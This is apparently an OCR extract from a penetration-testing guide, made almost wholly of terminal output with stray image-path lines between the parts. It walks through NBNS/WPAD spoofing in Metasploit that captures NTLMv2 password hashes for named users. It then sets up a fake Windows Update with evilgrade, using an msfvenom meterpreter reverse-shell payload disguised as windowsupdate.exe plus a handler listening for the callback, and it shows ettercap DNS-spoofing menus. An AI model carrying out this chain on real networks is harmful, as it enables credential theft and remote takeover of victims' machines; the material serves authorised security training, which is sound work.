Module options (auxiliary/spoof/nbns/nbns_response):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE  wlan0            no        The name of the interface
   REGEX      .*               yes       Regex applied to the NB Name to determine if spoofed repl
y is sent
   SPOOFIP    172.16.42.5      yes       IP address with which to poison responses
   TIMEOUT    500              yes       The number of seconds to wait for new data


Auxiliary action:

   Name     Description
   ----     -----------
   Service


msf auxiliary(nbns_response) > run -j
[*] Auxiliary module running as background job 4.
msf auxiliary(nbns_response) >
[*] NBNS Spoofer started. Listening for NBNS requests with REGEX ".*" ...

msf auxiliary(nbns_response) >
[+] 172.16.42.105    nbns - WPAD matches regex, responding with 172.16.42.5
```

```
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
[*] Sending WPAD config
[*] Sending WPAD config
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
[+] 172.16.42.105    nbns - BO-DC1 matches regex, responding with 172.16.42.5
```

```
msf auxiliary(nbns_response) >
[*] SMB Captured - 2017-11-26 18:31:18 -0500
NTLMv2 Response Captured from 172.16.42.105:61564 - 172.16.42.105
USER:rred DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:efa52c142ac79a514d2e50cfd7f22cbb
NT_CLIENT_CHALLENGE:0101000000000000edf159a80e67d301de812ac975696ab900000000020000000000000000000000
00
[*] SMB Captured - 2017-11-26 18:31:37 -0500
NTLMv2 Response Captured from 172.16.42.105:61778 - 172.16.42.105
USER:rred DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:3d170b48ae7ed7387cd3696a917f8467
NT_CLIENT_CHALLENGE:0101000000000006fa7bdb30e67d3013d6e385d6813eec800000000020000000000000000000000
00
[*] SMB Captured - 2017-11-26 18:32:02 -0500
NTLMv2 Response Captured from 172.16.42.105:62010 - 172.16.42.105
USER:fflintstone DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:270dd87b42435be3f81e7902e680ac32
NT_CLIENT_CHALLENGE:0101000000000000d1039dc20e67d3012bfb5e149bd298c700000000020000000000000000000000
00
[*] SMB Captured - 2017-11-26 18:32:28 -0500
NTLMv2 Response Captured from 172.16.42.105:62149 - 172.16.42.105
USER:fflintstone DOMAIN:LAB1 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:670b5a2ad267071b86edf157d159926a
NT_CLIENT_CHALLENGE:0101000000000000097e6abd10e67d301b4401a7a9f92f6d300000000020000000000000000000000
00
[*] SMB Captured - 2017-11-26 18:32:28 -0500
NTLMv2 Response Captured from 172.16.42.105:62149 - 172.16.42.105
USER:fflintstone DOMAIN:LAB1 OS: LM:
```

```
msf auxiliary(wpad) > creds
Credentials
===========

host  origin  service  public  private
                                                                                realm  private_type
----  ------  -------  ------  -------
                                                                                -----  ------------
                       rred    rred::LAB1:1122334455667788:bb356d5c9a35e37cbbc4daf1d5f38698:010100
0000000000a1bd0b3b0467d301a7e1fc94c5c4022000000000020000000000000000000000         Nonreplayable h
ash
                       rred    rred::LAB1:1122334455667788:9f5a72f935a0282eb6f5b440f7fb3aff:010100
00000000002abd2a3b0467d3019c2705203edb70ea0000000002000000000000000000000         Nonreplayable h
ash
                       rred    rred::LAB1:1122334455667788:cb0d546ec4b7f9d52b7dbca7ff80af92:010100
0000000000de46343b0467d301c4f879587f6e3653000000000200000000000000000000         Nonreplayable h
ash
                       rred    rred::LAB1:1122334455667788:e2388e5dd44adede7e699530264c27b9:010100
0000000000b3bc493b0467d30113ea1fb84f93d791000000000200000000000000000000         Nonreplayable h
ash
                       rred    rred::LAB1:1122334455667788:7aed2621d8f2c14110317d9700ec89f2:010100
000000000088325f3b0467d301d3ef10cb1756e06600000000020000000000000000000000         Nonreplayable h
ash
                       rred    rred::LAB1:1122334455667788:edb03e8e182e48d53123e110aa650749:010100
0000000000ca0a773b0467d301f31a62c9601d293a0000000002000000000000000000000         Nonreplayable h
ash
                       rred    rred::LAB1:1122334455667788:1fcd9b182347edbfc8d56d4386e821f9:010100
0000000000e6a7933b0467d301fd0937d075d792910000000002000000000000000000000         Nonreplayable h
ash
```

```
root@privateer:~# evilgrade
[DEBUG] - Loading module: modules/lenovo.pm
[DEBUG] - Loading module: modules/apt.pm
[DEBUG] - Loading module: modules/samsung.pm
[DEBUG] - Loading module: modules/asus.pm
[DEBUG] - Loading module: modules/sunbelt.pm
[DEBUG] - Loading module: modules/teamviewer.pm
[DEBUG] - Loading module: modules/istat.pm
[DEBUG] - Loading module: modules/orbit.pm
[DEBUG] - Loading module: modules/autoit3.pm
[DEBUG] - Loading module: modules/gom.pm
[DEBUG] - Loading module: modules/jetphoto.pm
[DEBUG] - Loading module: modules/filezilla.pm
[DEBUG] - Loading module: modules/vidbox.pm
[DEBUG] - Loading module: modules/lenovofirmware.pm
[DEBUG] - Loading module: modules/paintnet.pm
[DEBUG] - Loading module: modules/inteldriver.pm
[DEBUG] - Loading module: modules/flip4mac.pm
[DEBUG] - Loading module: modules/linkedin.pm
[DEBUG] - Loading module: modules/timedoctor.pm
[DEBUG] - Loading module: modules/jet.pm
[DEBUG] - Loading module: modules/ubertwitter.pm
[DEBUG] - Loading module: modules/vmware.pm
[DEBUG] - Loading module: modules/appstore.pm
[DEBUG] - Loading module: modules/opera.pm
[DEBUG] - Loading module: modules/freerip.pm
[DEBUG] - Loading module: modules/openbazaar.pm
[DEBUG] - Loading module: modules/speedbit.pm
[DEBUG] - Loading module: modules/appleupdate.pm
[DEBUG] - Loading module: modules/divxsuite.pm
[DEBUG] - Loading module: modules/winscp.pm
[DEBUG] - Loading module: modules/blackberry.pm
[DEBUG] - Loading module: modules/techtracker.pm
[DEBUG] - Loading module: modules/safari.pm
[DEBUG] - Loading module: modules/mirc.pm
[DEBUG] - Loading module: modules/acer.pm
[DEBUG] - Loading module: modules/winupdate.pm
```


```
[DEBUG] - Loading module: modules/photoscape.pm
[DEBUG] - Loading module: modules/cpan.pm
[DEBUG] - Loading module: modules/allmynotes.pm
[DEBUG] - Loading module: modules/express_talk.pm
[DEBUG] - Loading module: modules/miranda.pm
[DEBUG] - Loading module: modules/isopen.pm
[DEBUG] - Loading module: modules/superantispyware.pm
[DEBUG] - Loading module: modules/panda_antirootkit.pm
[DEBUG] - Loading module: modules/ccleaner.pm
[DEBUG] - Loading module: modules/port.pm
[DEBUG] - Loading module: modules/sparkle2.pm
[DEBUG] - Loading module: modules/nokia.pm
[DEBUG] - Loading module: modules/yahoomsn.pm
[DEBUG] - Loading module: modules/jdtoolkit.pm
[DEBUG] - Loading module: modules/growl.pm
[DEBUG] - Loading module: modules/googleanalytics.pm
[DEBUG] - Loading module: modules/skype.pm
[DEBUG] - Loading module: modules/notepadplus.pm
[DEBUG] - Loading module: modules/lenovoapk.pm
[DEBUG] - Loading module: modules/clamwin.pm
[DEBUG] - Loading module: modules/amsn.pm
[DEBUG] - Loading module: modules/fcleaner.pm
[DEBUG] - Loading module: modules/sparkle.pm

            _ _                     _
           (_) |                   | |
  _____   ___| | __ _ _ __ __ _  __| | ___
 / _ \ \ / / | |/ _` | '__/ _` |/ _` |/ _ \
|  __/\ V /| | | (_| | | | (_| | (_| |  __/
 \___| \_/ |_|_|\__, |_|  \__,_|\__,_|\___|
                __/ |
                |___/
-------------------------------------------
---------------------  www.infobytesec.com
- 78 modules available.

helpgrade>
Type 'help command' for more detailed help on a command.
  Commands:
```


```
show options

Display options:
================

.-------------------------------------------------------------------------------------------------
.
| Name        | Default                | Description
|
+-------------+------------------------+-------------------------------------------------------
+
| DNSEnable   |                      1 | Enable DNS Server ( handle virtual request on modules )
|
| RPCfaraday  | http://127.0.0.1:9876/ | Faraday RPC Server
|
| DNSPort     |                     53 | Listen Name Server port
|
| faraday     |                      0 | Enable RPC Faraday connection
|
| DNSAnswerIp |              127.0.0.1 | Resolve VHost to ip  )
|
| sslport     |                    443 | Webserver SSL listening port
|
| debug       |                      1 | Debug mode
|
| port        |                     80 | Webserver listening port
|
'-------------+------------------------+-------------------------------------------------------
'

evilgrade>set DNSAnswerIp 172.16.42.139
set DNSAnswerIp, 172.16.42.139
evilgrade>
```


```
root@privateer:~# msfvenom -p windows/meterpreter/reverse_tcp -e LHOST=172.16.42.139 LPORT=445 -f exe
-o /tmp/windowsupdate.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Skipping invalid encoder LHOST=172.16.42.139
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/windowsupdate.exe
root@privateer:~#
```


```
evilgrade(winupdate)>set agent /tmp/windowsupdate.exe
set agent, /tmp/windowsupdate.exe
evilgrade(winupdate)>show options

Display options:
================

Name = Windows Update
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(windowsupdate.microsoft.com|update.microsoft.com|www.microsoft.com|go.mi
crosoft.com)"

.-----------------------------------------------------------------------------------------
-------------------------------------.
| Name     | Default                                | Description
                                |
+----------+----------------------------------------+-----------------------------------
-------------------------------------+
| agent    | /tmp/windowsupdate.exe                 | Agent to inject
                                |
| familyid | ad724ae0-e72d-4f54-9ab3-75b8eb148356 | It's the microsoft familyid from dow
nload center default (Removal tool) |
| enable   |                                      1 | Status
                                |
'----------+----------------------------------------+-----------------------------------
-------------------------------------'

evilgrade(winupdate)>
```


```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > set LHOST 172.16.42.139
LHOST => 172.16.42.139
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 172.16.42.139:4444
msf exploit(handler) >
```



ettercap 0.8.2
File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P



ettercap Input
Network interface :
wlan0
Cancel
OK



ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Manage the plugins Ctrl+P
Load a plugin... Ctrl+O



Start Targets Hosts View Mitm Filters Logging Plugins Info
Plugins
Name Version Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
dns_spoof 1.2 Sends spoofed dns replies
